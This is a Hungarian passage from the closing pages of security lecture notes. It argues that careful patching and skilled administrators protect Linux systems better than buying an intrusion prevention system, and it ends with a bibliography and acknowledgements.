Informatikai biztonságtechnikai cégek marketingjében az IDS helyett egyre inkább az IPS szerepel. Vajon ez csak reklámfogás, vagy valóban ekkora technológiai előrelépés történt? Egyáltalán mire képesek az IPS-ek? Mikor érdemes alkalmazni őket? Van egy jó cikk „Network Intrusion Prevention Systems – When They're Valuable, and When They're Not" címmel:

http://www.linuxsecurity.com/content/view/119888/49/

A cikk lényege az, hogy az adott rendszertől függ, hogy van-e létjogosultsága az IPS-nek. Olyan esetben, amikor egy kellően nagy cégnél kellően sok Windowst futtató gép van, és nincs meg a megfelelő emberi erőforrás ezek rendszeres biztonsági karbantartására, az IPS hasznos lehet. A behatolás megelőzésének legjobb módja természetesen az, ha biztonságos rendszert építünk, rendszeresen figyelemmel kísérjük a

biztonsági rések közzétételét és azonnal feltelepítjük a biztonsági frissítéseket.

Mivel mi az utóbbi mellett tettük le a voksunkat, ezért a jól kiválasztott, gondosan telepített és megfelelően karbantartott Linux vagy más Unix rendszerünk védelmére nem javasoljuk IPS megvásárlását, hanem inkább a rendszergazda/rendszergazdák biztonságtechnikai ismeretei gyarapításának az ösztönzését, és jutalmazását. Ezt azzal indokoljuk, hogy a támadók *emberek*. Vannak persze köztük nagy számban script kiddie-k, akik a jól ismert exploitokat használják, aztán vannak középszerű crackerek, akik a publikált biztonsági résekhez írnak exploitokat, de vannak profik is, akik maguk keresnek biztonsági réseket és nem publikálják, hanem kihasználják őket. Az első két csoport ellen általában mind a jó rendszer, mind az IPS kellő védelmet nyújt, a 3. ellen azonban véleményünk szerint csak a kellő szakértelem és gondosság veheti fel hatékonyan a küzdelmet.

10. Irodalomjegyzék

1. Buttyán Levente, Vajda István: „Kriptográfia és alkalmazásai”, Typotex, Budapest, 2004.
2. Simson Garfinkel, Gene Spafford & Alan Schwartz: „Practical Unix & Internet Security”, Third Edition, O'Reilly, Sebastopol, CA, USA, 2003,
3. Vir V. Phoha: „Internet Security Dictionary” Springer, New York, NY, USA, 2002.
4. Virrasztó Tamás: „Titkosítás és adatrejtés” NetAcademia Kft., 2004.

A szövegben található nagy mennyiségű internetes hivatkozást nem ismételjük meg. A jegyzet használhatósága szempontjából hasznosabbnak tartottuk őket a szövegben elhelyezni.

11. Köszönetnyilvánítás

A jegyzet készítése során nagy mértékben támaszkodtam az alábbi forrásokra:

- Buttyán Levente, Vajda István: Kriptográfia és alkalmazásai
- Jónás Zsolt anyagai
- Pánczél Zoltán anyagai

Irodalomjegyzék

Ezt az oldalt el kellene tüntetni!